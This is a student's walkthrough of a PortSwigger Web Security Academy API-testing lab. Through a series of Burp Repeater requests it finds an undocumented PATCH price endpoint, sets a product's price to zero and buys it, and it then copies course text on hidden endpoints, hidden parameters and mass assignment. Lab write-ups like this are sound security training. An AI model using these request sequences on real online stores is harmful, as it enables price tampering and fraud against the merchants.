
to solve this lab we need to purchase this jacket



but we have no money, so let's add it to cart firstly



this our cart prompt



we have our Get request, let's send it to repeater

Let's send it again

and since we had that error message, we'll try adding this:

2 x +

Send Cancel < >

Target: https://0a230068042e3247807b766100310000.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 PATCH /api/products/1/price HTTP/2
2 Host: 0a230068042e3247807b766100310000.web-security-academy.net
3 Cookie: session=aLaOpTj0B2DdDveJX82uv1KulhKz4k1h
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0a230068042e3247807b766100310000.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Content-Type: application/json
17
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Length: 21
3
4 Internal Server Error
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 18

Response headers 1

Done

Event log (1) All issues (144) Memory: 260.4MB

no success. so let's type some queries here

2 x +

Send Cancel < >

Target: https://0a230068042e3247807b766100310000.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 PATCH /api/products/1/price HTTP/2
2 Host: 0a230068042e3247807b766100310000.web-security-academy.net
3 Cookie: session=aLaOpTj0B2DdDveJX82uv1KulhKz4k1h
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0a230068042e3247807b766100310000.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Content-Type: application/json
17 {
18   "price": "50"
19 }
20 Content-Length: 21
21
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Length: 21
3
4 Internal Server Error
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 22

Response headers 1

Done

Event log (1) All issues (144) Memory: 260.4MB

after some test, we got this new error message

2 x +

Send Cancel < >

Target: https://0a230068042e3247807b766100310000.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 PATCH /api/products/1/price HTTP/2
2 Host: 0a230068042e3247807b766100310000.web-security-academy.net
3 Cookie: session=aLaOpTj082DdDveJX82uvlKulhKx4k1h
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-UA: "Chromium";v="133", "Not(A:Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0a230068042e3247807b766100310000.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Content-Type: application/json
17 Content-Length: 26
18
19 {
20   "price": "$0.00"
21 }
22
23
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 98
5
6 {
7   "type": "ClientError",
8   "code": 400,
9   "error": "'price' parameter must be a valid non-negative integer"
10 }
```

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 19

Response headers 3

Done

Event log (1) All issues (144) Memory: 276.4MB

let's test some more

2 x +

Send Cancel < >

Target: https://0a230068042e3247807b766100310000.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 PATCH /api/products/1/price HTTP/2
2 Host: 0a230068042e3247807b766100310000.web-security-academy.net
3 Cookie: session=aLaOpTj082DdDveJX82uvlKulhKx4k1h
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-UA: "Chromium";v="133", "Not(A:Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0a230068042e3247807b766100310000.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Content-Type: application/json
17 Content-Length: 24
18
19 {
20   "price": $0.00
21 }
22
23
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 64
5
6 {
7   "type": "ClientError",
8   "code": 400,
9   "error": "Could not parse JSON"
10 }
```

Inspector

Request attributes 2

Request query parameters 0

Request cookies 1


Request headers 19

Response headers 3


Done

Event log (1) All issues (144) Memory: 276.4MB


and here we have a response without an error




let's head back to website, and clear our cart





we can see its price was changed to \$0



add it to cart



and solved!



also some more information to read

←

PRACTITIONER

API testing 11 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

● Identifying and interacting with API endpoints (6 of 6)

○ Finding hidden parameters

○ Mass assignment vulnerabilities

○ Preventing vulnerabilities in APIs

○ Server-side parameter pollution

○ Testing for server-side parameter pollution in the query string

○ Testing for server-side parameter

Using Intruder to find hidden endpoints

Once you have identified some initial API endpoints, you can use Intruder to uncover hidden endpoints. For example, consider a scenario where you have identified the following API endpoint for updating user information:

```
PUT /api/user/update
```

To identify hidden endpoints, you could use Burp Intruder to find other resources with the same structure. For example, you could add a payload to the `/update` position of the path with a list of other common functions, such as `delete` and `add`.

When looking for hidden endpoints, use wordlists based on common API naming conventions and industry terms. Make sure you also include terms that are relevant to the application, based on your initial recon.

BACK

CONTINUE →

Up next: Finding hidden parameters

←

PRACTITIONER

API testing 12 of 29

WebSecurity Academy

My progress

✓ API recon

✓ API documentation

✓ Identifying and interacting with API endpoints

● Finding hidden parameters (1 of 1)

○ Mass assignment vulnerabilities

○ Preventing vulnerabilities in APIs

○ Server-side parameter pollution

○ Testing for server-side parameter pollution in the query string

Finding hidden parameters

When you're doing API recon, you may find undocumented parameters that the API supports. You can attempt to use these to change the application's behavior. Burp includes numerous tools that can help you identify hidden parameters:

- Burp Intruder enables you to automatically discover hidden parameters, using a wordlist of common parameter names to replace existing parameters or add new parameters. Make sure you also include names that are relevant to the application, based on your initial recon.
- The Param miner BApp enables you to automatically guess up to 65,536 param names per request. Param miner automatically guesses names that are relevant to the application, based on information taken from the scope.
- The Content discovery tool enables you to discover content that isn't linked from visible content that you can browse to, including parameters.

BACK

CONTINUE →

Up next: Mass assignment vulnerabilities

Report №3 — Документ — C...

API testing - PortSwigger

Cross-origin resource sharing (

Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-mass-assignment-vulnerabilities/api-testing/mass-assignment-vulnerabilities

SDU Portal

Comparison of Trees

leetCode

CSS 261

Philosophy MDE

CPC-2

SDU University Mail

GeeksforGeeks | A c...

GitHub

←

PRACTITIONER

API testing 13 of 29

WebSecurity Academy

My progress

✓

API recon

✓

API documentation

✓

Identifying and interacting with API endpoints

✓

Finding hidden parameters

●

Mass assignment vulnerabilities (1 of 4)

○

Preventing vulnerabilities in APIs

○

Server-side parameter pollution

○

Testing for server-side parameter pollution in the query string

Mass assignment vulnerabilities

Mass assignment (also known as auto-binding) can inadvertently create hidden parameters. It occurs when software frameworks automatically bind request parameters to fields on an internal object. Mass assignment may therefore result in the application supporting parameters that were never intended to be processed by the developer.

BACK

CONTINUE →

Up next: Identifying hidden parameters

Report №3 — Документ — C...

API testing - PortSwigger

Cross-origin resource sharing (

Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-mass-assignment-vulnerabilities/api-testing/identifying-hidden-parameters

SDU Portal

Comparison of Trees

leetCode

CSS 261

Philosophy MDE

CPC-2

SDU University Mail

GeeksforGeeks | A c...

GitHub

←

PRACTITIONER

API testing 14 of 29

WebSecurity Academy

My progress

✓

API recon

✓

API documentation

✓

Identifying and interacting with API endpoints

✓

Finding hidden parameters

●

Mass assignment vulnerabilities (2 of 4)

○

Preventing vulnerabilities in APIs

○

Server-side parameter pollution

○

Testing for server-side parameter pollution in the query string

Identifying hidden parameters

Since mass assignment creates parameters from object fields, you can often identify these hidden parameters by manually examining objects returned by the API.
For example, consider a `PATCH /api/users/` request, which enables users to update their username and email, and includes the following JSON:

```
{  "username": "wiener",  "email": "wiener@example.com",}
```

A concurrent `GET /api/users/123` request returns the following JSON:

BACK

CONTINUE →

Up next: Testing mass assignment vulnerabilities

